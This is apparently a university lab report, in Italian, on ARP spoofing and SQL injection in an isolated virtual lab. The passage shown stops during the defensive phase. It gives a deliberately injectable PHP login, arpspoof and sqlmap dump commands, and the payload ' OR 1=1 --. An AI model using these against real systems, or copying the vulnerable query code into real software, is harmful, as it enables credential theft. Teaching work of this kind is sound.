Università degli Studi di Salerno



Laurea in Sicurezza Informatica e Tecnologie Cloud
(LM-66)

Corso di Fondamenti di Cybersecurity

Progetto di Laboratorio

ARP Spoofing e SQL Injection

Attacco e Difesa in Ambiente Virtualizzato

Andrea Aselli
[redacted]

Docente
[redacted]

Anno Accademico 2025/2026

Indice

1 Introduzione **2**

2 Ambiente di Laboratorio **3**
2.1 Infrastruttura . . . 3
2.2 Macchine Virtuali . . . 3
2.3 Configurazione di Rete . . . 3

3 Strumenti e Tecnologie **5**
3.1 Infrastruttura di Virtualizzazione . . . 5
3.2 Stack Applicativo . . . 5
3.3 Strumenti di Attacco . . . 5
3.4 Strumenti di Difesa . . . 6

4 Configurazione del Bersaglio **7**
4.1 Descrizione . . . 7
4.2 Stack Tecnologico . . . 7
4.3 Struttura del Database . . . 7
4.4 Codice PHP Vulnerabile . . . 8

5 Fase Offensiva **10**
5.1 ARP Spoofing . . . 10
5.1.1 Step 1 - Abilitazione IP Forwarding . . . 10
5.1.2 Step 2 - Avvelenamento delle tabelle ARP . . . 10
5.1.3 Step 3 - Cattura del traffico con Wireshark . . . 11
5.1.4 Step 4 - Estrazione delle credenziali in chiaro . . . 12
5.2 SQL Injection . . . 13
5.2.1 Step 5 - SQL Injection automatizzata con sqlmap . . . 13
5.2.2 SQL Injection manuale . . . 14

6 Fase Difensiva **16**
6.1 Difesa contro ARP Spoofing - ARPwatch . . . 16
6.1.1 Lancio dell'attacco . . . 16
6.1.2 Verifica del rilevamento . . . 17
6.2 Difesa contro ARP Spoofing - ARP Statico . . . 18
6.2.1 Configurazione . . . 18
6.2.2 Verifica della difesa . . . 19
6.3 Difesa contro SQL Injection - Prepared Statements . . . 20
6.3.1 Implementazione - login.php mitigato . . . 20
6.3.2 Verifica della difesa . . . 21
6.4 Difesa contro SQL Injection - ModSecurity WAF . . . 22
6.4.1 Verifica della difesa . . . 22
6.5 Protezione dei Dati a Riposo - Hashing delle Password con bcrypt . . . 23
6.5.1 Implementazione . . . 23
6.5.2 Verifica della difesa . . . 26
6.5.3 Implementazione completa: Prepared Statements + bcrypt . . . 27

7 Conclusioni **29**

Introduzione

Il presente progetto simula uno scenario di attacco reale in ambiente virtualizzato, combinando due tecniche offensive (**ARP Spoofing** e **SQL Injection**) e le rispettive contromisure difensive.

La relazione è strutturata come segue: descrizione dell'ambiente di laboratorio e degli strumenti utilizzati, configurazione del bersaglio, fase offensiva con ARP Spoofing e SQL Injection e fase difensiva con le contromisure adottate.

Ambiente di Laboratorio

Infrastruttura

Il laboratorio è stato realizzato su **VMware Workstation Pro**, utilizzando tre macchine virtuali collegate in una rete Host-Only isolata. Questa scelta garantisce un ambiente completamente controllato, senza alcun rischio per la rete esterna.

Componente	Dettaglio
Sistema Host	Windows 10 - 16GB RAM
Virtualizzatore	VMware Workstation Pro
Rete interna	Host-Only VMnet1 - subnet 192.168.80.0/24
Accesso Internet	NAT VMnet8 - solo Ubuntu (installazione pacchetti)

Tabella 1. Configurazione dell'infrastruttura di laboratorio

Macchine Virtuali

VM	OS	IP	Ruolo
Kali-Attacker	Kali Linux 2026.1	192.168.80.10	Macchina attaccante
Kali-Victim	Kali Linux 2026.1	192.168.80.20	Macchina vittima
Ubuntu Server	Ubuntu 22.04 LTS	192.168.80.30	Web Server + MySQL

Tabella 2. Macchine virtuali utilizzate

Configurazione di Rete

Per garantire la riproducibilità degli attacchi, è necessario assegnare indirizzi IP statici alle macchine, in modo che risultino sempre raggiungibili agli stessi indirizzi.

Su Kali-Attacker e Kali-Victim la configurazione è stata effettuata tramite il file `/etc/network/interfaces`, il gestore di rete tradizionale di Debian/Kali:

```
auto eth0
iface eth0 inet static
address 192.168.80.10
netmask 255.255.255.0
```

Codice 1. Configurazione IP statico su Kali Linux

La direttiva `auto eth0` istruisce il sistema ad attivare l'interfaccia `eth0` automaticamente all'avvio, senza intervento manuale. `iface eth0 inet static` specifica che l'interfaccia utilizza IPv4 con assegnazione statica, escludendo qualsiasi negoziazione DHCP. Il campo `address` differisce tra le due macchine: `192.168.80.10` per Kali-Attacker e `192.168.80.20` per Kali-Victim. La netmask `255.255.255.0` definisce una subnet con prefisso /24, con range di indirizzi utilizzabili da `192.168.80.1` a `192.168.80.254`.

Ubuntu Server adotta invece **Netplan** come gestore di rete, che utilizza file di configurazione in formato YAML. La configurazione è stata effettuata tramite il file `/etc/netplan/01-network-manager-all.yaml`:

```
network:
  version: 2
  renderer: NetworkManager
  ethernets:
    ens33:
      dhcp4: no
      addresses:
        - 192.168.80.30/24
    ens37:
      dhcp4: yes
```

Codice 2. Configurazione IP statico su Ubuntu Server

Il campo `renderer: NetworkManager` delega la gestione delle interfacce a NetworkManager. Ubuntu Server dispone di due interfacce di rete: `ens33`, collegata alla rete Host-Only, riceve l'indirizzo statico `192.168.80.30/24` con `dhcp4: no` per disabilitare l'assegnazione dinamica; `ens37`, collegata alla rete NAT, riceve invece un indirizzo dinamico da VMware tramite `dhcp4: yes`, necessario esclusivamente per l'installazione dei pacchetti durante la fase di setup.

Strumenti e Tecnologie

Il progetto ha fatto uso di un insieme eterogeneo di tecnologie, suddivisibili in quattro categorie: infrastruttura di virtualizzazione, stack applicativo del server web, strumenti di attacco e strumenti di difesa. Di seguito viene fornita una descrizione sintetica di ciascuno, con indicazione del ruolo svolto nel progetto.

Infrastruttura di Virtualizzazione

VMware Workstation Pro è un hypervisor di tipo 2 che consente di eseguire più macchine virtuali in isolamento su un singolo host fisico. È stato utilizzato per creare e gestire le tre VM del laboratorio.

Kali Linux è una distribuzione Linux basata su Debian orientata alla sicurezza informatica e al penetretion testing, mantenuta da Offensive Security, che include una vasta raccolta di tool per penetration testing, network analysis e exploitation. È stata utilizzata su due VM: Kali-Attacker (macchina attaccante) e Kali-Victim (macchina vittima).

Ubuntu Server 22.04 LTS è una distribuzione Linux server. È stata utilizzata come server web, ospitando lo stack LAMP (Linux, Apache, MySQL, PHP) e l'applicazione PHP vulnerabile.

Stack Applicativo

Apache2 è un web server HTTP open source. È stato utilizzato per ricevere le richieste HTTP, eseguire i file PHP e restituire le risposte al client, oltre che come punto di integrazione per ModSecurity WAF.

MySQL è un sistema di gestione di database relazionale open source. Ha ospitato il database `azienda` con la tabella `utenti` contenente le credenziali target dell'attacco SQL Injection.

PHP è un linguaggio di scripting lato server utilizzato per lo sviluppo di applicazioni web dinamiche. È stato utilizzato per implementare il form di login vulnerabile e le successive versioni difensive con Prepared Statements e bcrypt.

Strumenti di Attacco

arpspoof è uno strumento che invia pacchetti ARP Reply falsificati per avvelenare le ARP cache degli host sulla rete locale. È stato utilizzato per posizionare Kali-Attacker come Man-in-the-Middle tra la vittima e il server.

Wireshark è uno sniffer di rete open source per la cattura e l'analisi del traffico in tempo reale. È stato utilizzato per leggere il contenuto delle comunicazioni HTTP intercettate tramite ARP Spoofing.

sqlmap è uno strumento open source per il rilevamento e lo sfruttamento automatizzato di vulnerabilità SQL Injection. È stato utilizzato per enumerare i database del server ed estrarre il contenuto della tabella.

Strumenti di Difesa

ARPwatch è uno strumento di monitoraggio di rete che rileva variazioni anomale nelle associazioni IP-MAC della rete locale, generando alert nel syslog. È stato utilizzato come sistema di rilevamento in tempo reale dell'attacco ARP Spoofing.

ModSecurity è un Web Application Firewall open source che si integra con Apache come modulo. Analizza le richieste HTTP in ingresso applicando le regole dell'**OWASP Core Rule Set (CRS)** per rilevare e bloccare payload malevoli. È stato utilizzato come livello di difesa contro la SQL Injection.

bcrypt è un algoritmo di hashing per password, con salt automatico e un cost factor regolabile che lo rende volutamente lento, per rallentare attacchi brute-force. È stato utilizzato per proteggere le credenziali memorizzate nel database.

Configurazione del Bersaglio

Descrizione

È stata sviluppata un'applicazione web PHP che implementa un sistema di autenticazione volutamente vulnerabile a SQL Injection.

A differenza di piattaforme didattiche preconfigurate come DVWA (*Damn Vulnerable Web Application*), un'applicazione web vulnerabile usata a scopo didattico che offre scenari di attacco predefiniti ma nasconde i dettagli implementativi, questa scelta espone direttamente nel codice sorgente la vulnerabilità e la sua correzione, rendendo più trasparente il meccanismo dell'attacco.

Stack Tecnologico

La Tabella 3 riporta i componenti software installati sul server web, con le rispettive versioni e ruoli.

Componente	Versione	Ruolo
Apache2	2.4.58	Web Server HTTP
MySQL	8.0	Database Management System
PHP	8.1	Linguaggio lato server

Tabella 3. Stack tecnologico del server web

Struttura del Database

È stato creato un database denominato `azienda` con una tabella `utenti` contenente credenziali di accesso simulate:

```
CREATE DATABASE azienda;
USE azienda;
CREATE TABLE utenti (
    id       INT AUTO_INCREMENT PRIMARY KEY,
    username VARCHAR(50),
    password VARCHAR(50)
);
INSERT INTO utenti (username, password) VALUES ('admin',
            'password123');
INSERT INTO utenti (username, password) VALUES ('mario',
            'mario456');
```

Codice 3. Creazione del database e inserimento dati

La tabella `utenti` contiene tre colonne: `id` come chiave primaria autoincrementale, `username` e `password` entrambe di tipo `VARCHAR(50)`. La colonna `password` memorizza le credenziali in chiaro. Vengono inseriti due utenti di test con credenziali simulate.

Codice PHP Vulnerabile

Il file `login.php` implementa il form di autenticazione.

```
<?php
$conn = new mysqli("localhost", "webuser", "webpass", "
   azienda");
if (isset($_POST['username']) && isset($_POST['password']))
    {
    $username = $_POST['username'];
    $password = $_POST['password'];
    $query = "SELECT * FROM utenti WHERE username='
       $username' AND password='$password'";
    $result = $conn->query($query);
    if ($result && $result->num_rows > 0) {
        echo "<h2>Login effettuato con successo!</h2>";
    } else {
        echo "<h2>Credenziali errate!</h2>";
    }
}
?>
<html><body>
<h2>Login Aziendale</h2>
<form method="POST">
    Username: <input type="text" name="username"><br>
    Password: <input type="password" name="password"><br>
    <input type="submit" value="Login">
</form>
</body></html>
```

Codice 4. Codice PHP vulnerabile - login.php

Il codice si connette al database `azienda` tramite l'utente `webuser`, un utente MySQL creato appositamente per l'applicazione web con accesso limitato al solo database `azienda`. Ricevuti i valori dal form POST, li inserisce direttamente nella query SQL tramite concatenazione di stringhe. Questa è la vulnerabilità critica: il valore di `$username` e `$password` non viene mai validato né sanitizzato prima di essere incorporato nella query. Se l'utente inserisce caratteri SQL speciali come sequenze di commento, questi vengono interpretati dal database come parte della logica della query e non come semplici dati.

Il controllo dell'accesso si basa su `$result->num_rows > 0`: se la query restituisce almeno una riga, il login è concesso. Con credenziali valide questo produce esattamente una riga; con un payload malevolo che altera la query, la condizione può risultare vera senza alcuna credenziale corretta. Questa logica è standard in qualsiasi applicazione di login: la vulnerabilità non risiede nel controllo `num_rows`, ma nella concatenazione diretta che permette al payload di alterare la struttura della query.

La Figura 1 mostra l'interfaccia dell'applicazione web così come viene visualizzata dalla macchina vittima, accessibile all'indirizzo: http://192.168.80.30/login.php.




Figura 1. Pagina di login dell'applicazione web

Fase Offensiva

Questa sezione documenta l'esecuzione pratica dell'attacco combinato, descrivendo ogni step con il relativo output ottenuto.

ARP Spoofing

Step 1 - Abilitazione IP Forwarding

Prima di avviare l'ARP Spoofing è indispensabile abilitare l'IP forwarding sul kernel Linux di Kali-Attacker. Il kernel Linux di default non è configurato come router: quando riceve un pacchetto destinato a un IP diverso dal proprio, lo scarta. Senza questa impostazione i pacchetti verrebbero eliminati invece di essere inoltrati, causando un'interruzione del traffico che renderebbe l'attacco immediatamente rilevabile. Abilitando il forwarding, il kernel reinoltra i pacchetti alla destinazione reale rendendo l'intercettazione trasparente.

```
echo '1' | sudo tee /proc/sys/net/ipv4/ip_forward
```

Codice 5. Abilitazione IP forwarding su Kali-Attacker

Il comando scrive il valore `1` nel file `/proc/sys/net/ipv4/ip_forward`, abilitando l'inoltro dei pacchetti IP nel kernel. L'output `1` stampato a schermo conferma l'attivazione.




Figura 2. Attivazione dell'IP forwarding


Step 2 - Avvelenamento delle tabelle ARP

Con `arpspoof` sono stati avviati due terminali separati per avvelenare entrambe le direzioni del traffico simultaneamente:


```
sudo arpspoof -i eth0 -t 192.168.80.20 192.168.80.30
sudo arpspoof -i eth0 -t 192.168.80.30 192.168.80.20
```

Codice 6. ARP Spoofing bidirezionale - Terminale 1 e 2

Il flag `-i eth0` specifica l'interfaccia di rete; `-t` indica il target da avvelenare. Nel primo comando, `192.168.80.20` è Kali-Victim (la vittima) e `192.168.80.30` è Ubuntu Server (il web server): il comando avvelena l'ARP cache della vittima convincendola che il server è raggiungibile tramite il MAC dell'attaccante. Il secondo comando fa il contrario: avvelena il server, comunicandogli che la vittima è raggiungibile tramite il MAC dell'attaccante. Entrambi i comandi insieme rendono l'intercettazione bidirezionale e trasparente. Il MAC utilizzato nelle ARP Reply false è quello dell'interfaccia `eth0` di Kali-Attacker: arpspoof lo rileva automaticamente senza che sia necessario specificarlo esplicitamente.



(a) Terminale 1: avvelena la vittima (192.168.80.20)



(b) Terminale 2: avvelena il server (192.168.80.30)

Figura 3. I due terminali di arpspoof in esecuzione simultanea

Ogni riga è un pacchetto ARP Reply falso inviato. Il flusso continuo è necessario per mantenere le ARP cache avvelenate, poiché gli host le aggiornano periodicamente.

Step 3 - Cattura del traffico con Wireshark

Con l'ARP Spoofing attivo, Kali-Victim ha navigato verso `http://192.168.80.30/login.php` e inserito le proprie credenziali nel form. Tutto il traffico generato da questa azione ha transitato attraverso Kali-Attacker. Wireshark è stato avviato in ascolto sull'interfaccia `eth0` per catturarlo:

```
sudo wireshark
```

Codice 7. Avvio di Wireshark per la cattura del traffico

Wireshark cattura il traffico ARP generato da arpspoof (Figura 4): si vedono le ARP Reply false inviate da Kali-Attacker (`00:0c:29:08:7b:ed`) che dichiarano di essere sia il server (`192.168.80.30`) che la vittima (`192.168.80.20`), avvelenando

entrambe le direzioni. Applicando il filtro `http` (Figura 5), si isolano le sole richieste HTTP intercettate dalla vittima verso `login.php`.

```
965.728877335 VMware_08:7b:ed      VMware_fc:af:9f      ARP         42 192.168.80.20 is at 00:0c:29:08:7b:ed
966.091728293 VMware_08:7b:ed      VMware_2a:f3:59      ARP         42 192.168.80.30 is at 00:0c:29:08:7b:ed
967.729976638 VMware_08:7b:ed      VMware_fc:af:9f      ARP         42 192.168.80.20 is at 00:0c:29:08:7b:ed
968.093254730 VMware_08:7b:ed      VMware_2a:f3:59      ARP         42 192.168.80.30 is at 00:0c:29:08:7b:ed
969.731142528 VMware_08:7b:ed      VMware_fc:af:9f      ARP         42 192.168.80.20 is at 00:0c:29:08:7b:ed
970.095117951 VMware_08:7b:ed      VMware_2a:f3:59      ARP         42 192.168.80.30 is at 00:0c:29:08:7b:ed
971.733154734 VMware_08:7b:ed      VMware_fc:af:9f      ARP         42 192.168.80.20 is at 00:0c:29:08:7b:ed
972.096141415 VMware_08:7b:ed      VMware_2a:f3:59      ARP         42 192.168.80.30 is at 00:0c:29:08:7b:ed
973.734970997 VMware_08:7b:ed      VMware_fc:af:9f      ARP         42 192.168.80.20 is at 00:0c:29:08:7b:ed
974.097268702 VMware_08:7b:ed      VMware_2a:f3:59      ARP         42 192.168.80.30 is at 00:0c:29:08:7b:ed
975.736358296 VMware_08:7b:ed      VMware_fc:af:9f      ARP         42 192.168.80.20 is at 00:0c:29:08:7b:ed
976.099029433 VMware_08:7b:ed      VMware_2a:f3:59      ARP         42 192.168.80.30 is at 00:0c:29:08:7b:ed
977.737379594 VMware_08:7b:ed      VMware_fc:af:9f      ARP         42 192.168.80.20 is at 00:0c:29:08:7b:ed
978.101461635 VMware_08:7b:ed      VMware_2a:f3:59      ARP         42 192.168.80.30 is at 00:0c:29:08:7b:ed
979.738779526 VMware_08:7b:ed      VMware_fc:af:9f      ARP         42 192.168.80.20 is at 00:0c:29:08:7b:ed
980.102588985 VMware_08:7b:ed      VMware_2a:f3:59      ARP         42 192.168.80.30 is at 00:0c:29:08:7b:ed
981.740128914 VMware_08:7b:ed      VMware_fc:af:9f      ARP         42 192.168.80.20 is at 00:0c:29:08:7b:ed
982.103686738 VMware_08:7b:ed      VMware_2a:f3:59      ARP         42 192.168.80.30 is at 00:0c:29:08:7b:ed
```

Figura 4. Pacchetti ARP anomali




Figura 5. Filtro `http`

Step 4 - Estrazione delle credenziali in chiaro

Selezionando la richiesta POST e seguendo il TCP Stream, Wireshark mostra il contenuto completo della comunicazione HTTP in chiaro.

```
POST /login.php HTTP/1.1
Host: 192.168.80.30
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://192.168.80.30
Connection: keep-alive
Referer: http://192.168.80.30/login.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password=password123
HTTP/1.1 200 OK
Date: Sat, 23 May 2026 13:26:00 GMT
Server: Apache/2.4.58 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 190
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

.........].Q
.0...w....|........[3WX....<.m....!....0...=.e..H.%9.9.B.:....N.....Z.fQ...?...#.Q........._.....Kq...4x`..
...<a.   ..Y^4<..........^..?rZ.?z....       .5:.{.1..8H.A.....KN....?N......
```

Figura 6. TCP Stream della richiesta POST

Il risultato evidenzia una criticità fondamentale: su connessioni HTTP non cifrate, un attaccante posizionato come MitM può leggere qualsiasi dato trasmesso.

Oltre alle credenziali, il TCP Stream rivela tre informazioni indispensabili per lanciare sqlmap: l'endpoint (`/login.php`), il metodo (`POST`) e i parametri del form (`username`, `password`). In uno scenario reale l'attaccante non conosce a priori questi dettagli. L'ARP Spoofing ha fornito tutte le informazioni necessarie per condurre la SQL Injection con sqlmap.

SQL Injection

Con l'accesso MitM attivo e il traffico HTTP intercettato, si è passati alla fase di sfruttamento della vulnerabilità SQL Injection presente nel form di login.

L'obiettivo principale dell'attacco è il dump completo del database. La SQL Injection manuale è stata inclusa per finalità didattiche: permette di analizzare nel dettaglio il meccanismo della vulnerabilità.

Step 5 - SQL Injection automatizzata con sqlmap

Sfruttando l'endpoint e i parametri POST ricavati dal TCP Stream nello Step 4, sqlmap ha proceduto in tre passi: prima ha enumerato i database accessibili, poi ha identificato le tabelle del database target, infine ha estratto il contenuto della tabella di interesse.

La fase di enumerazione consiste nell'interrogare il server per scoprire *cosa esiste* nel database, prima ancora di estrarre dati. sqlmap inietta query nascoste che sfruttano le tabelle di sistema di MySQL, che contengono i metadati dell'intero DBMS, ottenendo la lista di tutti i database presenti.

Il primo comando ha avviato questa fase:

```
sqlmap -u "http://192.168.80.30/login.php"
  --data="username=test&password=test"
  --dbs
```

Codice 8. Enumerazione dei database presenti sul server

L'opzione `-u` specifica l'URL target identificato tramite l'intercettazione Wireshark. Il flag `-data` fornisce i parametri POST da testare, corrispondenti ai campi del form di login. I valori `test` per username e password sono segnaposto: sqlmap non effettua un login reale, ma sostituisce questi valori con payload SQL per verificare se i parametri sono iniettabili, indipendentemente dal fatto che le credenziali siano valide. L'opzione `-dbs` istruisce sqlmap a enumerare tutti i database disponibili sul server. Tra i database trovati, `information_schema` e `performance_schema` sono database di sistema creati automaticamente da MySQL per memorizzare metadati e statistiche interne: non contengono dati applicativi e non sono di interesse per l'attacco.




Figura 7. Database trovati

Sqlmap ha riconosciuto automaticamente il tipo di vulnerabilità (*time-based blind*) (Di default, per questo tipo di test, sqlmap utilizza un ritardo di 5 secondi con il parametro `-time-sec`, impostato a 5 di default) e il DBMS in uso (MySQL $\geq$ 5.0.12).

Individuato il database `azienda`, è stato eseguito un secondo comando per enumerare le tabelle presenti al suo interno:

```
sqlmap -u "http://192.168.80.30/login.php"
  --data="username=test&password=test"
  -D azienda --tables
```

Codice 9. Enumerazione delle tabelle del database azienda


L'opzione `-tables` istruisce sqlmap a elencare tutte le tabelle presenti nel database specificato con `-D`. sqlmap ha restituito la tabella `utenti`, confermando che è l'unica tabella del database `azienda`.

Il terzo comando estrae il contenuto completo della tabella `utenti`:

```
sqlmap -u "http://192.168.80.30/login.php"
  --data="username=test&password=test"
  -D azienda -T utenti
  --dump
```

Codice 10. Estrazione completa della tabella utenti

L'opzione `-D azienda` seleziona il database target individuato nel passaggio precedente; `-T utenti` restringe l'estrazione alla sola tabella delle credenziali. Il flag `-dump` estrae l'intero contenuto della tabella.



id	password	username
1	password123	admin
2	mario456	mario


Figura 8. Intera tabella utenti estratta.

SQL Injection manuale


La SQL Injection manuale è stata inclusa con finalità didattiche, per mostrare nel dettaglio il meccanismo della vulnerabilità senza l'utilizzo di uno strumento au-

tomatico. Il risultato del payload è immediatamente visibile nella risposta della pagina: l'applicazione mostra accesso concesso o credenziali errate, rendendo immediata la verifica. Nel caso dell'estrazione automatizzata con sqlmap, invece, la tecnica sfruttata è *time-based blind*, in cui i dati vengono inferiti misurando i ritardi nelle risposte, un processo che richiederebbe centinaia di richieste manuali per ogni singolo carattere estratto e non è praticabile senza automazione.

Il payload inserito è `' OR 1=1 --`: la condizione `1=1` è sempre vera e il commento `--` annulla il controllo della password, consentendo l'accesso senza conoscere alcuna credenziale valida:



(a) Payload `' OR 1=1 --` inserito nel campo username



(b) Login effettuato con successo senza credenziali valide

Figura 9. SQL Injection manuale

Fase Difensiva

Questa sezione documenta le contromisure adottate per neutralizzare gli attacchi descritti nella fase offensiva.

La Tabella 4 presenta una visione generale delle quattro contromisure implementate contro ARP Spoofing e SQL Injection. L'hashing delle password con bcrypt è trattato separatamente come misura di protezione dei dati a riposo, indipendente dalla categoria degli attacchi.

Attacco	Contromisura	Tipo
ARP Spoofing	ARPwatch	Rilevamento
ARP Spoofing	ARP Statico	Mitigazione
SQL Injection	Prepared Statements	Mitigazione
SQL Injection	ModSecurity WAF	Mitigazione

Tabella 4. Panoramica delle contromisure implementate

Difesa contro ARP Spoofing - ARPwatch

Pur non contrastando direttamente l'attacco, ARPwatch ne facilita l'individuazione mediante il monitoraggio in tempo reale delle variazioni nelle associazioni IP-MAC. È stato avviato su Ubuntu Server con i seguenti comandi:

```
sudo arpwatch -i ens33 -f /var/lib/arpwatch/arp.dat
sudo tail -f /var/log/syslog | grep arp
```

Codice 11. Comandi di ARPwatch

Il primo comando avvia ARPwatch sull'interfaccia `ens33`, salvando il database delle associazioni IP-MAC in `arp.dat`. Il secondo filtra il syslog in tempo reale per visualizzare solo gli alert generati da ARPwatch.

Lancio dell'attacco

Con ARPwatch in ascolto, è stato avviato l'attacco ARP Spoofing da Kali-Attacker con gli stessi due comandi della fase offensiva: il primo avvelena Kali-Victim (`192.168.80.20`) convincendola che Ubuntu Server (`192.168.80.30`) è raggiungibile tramite il MAC dell'attaccante, il secondo avvelena Ubuntu Server (`192.168.80.30`) convincendolo che Kali-Victim (`192.168.80.20`) è raggiungibile tramite il MAC dell'attaccante (Figura 10 e Figura 11).

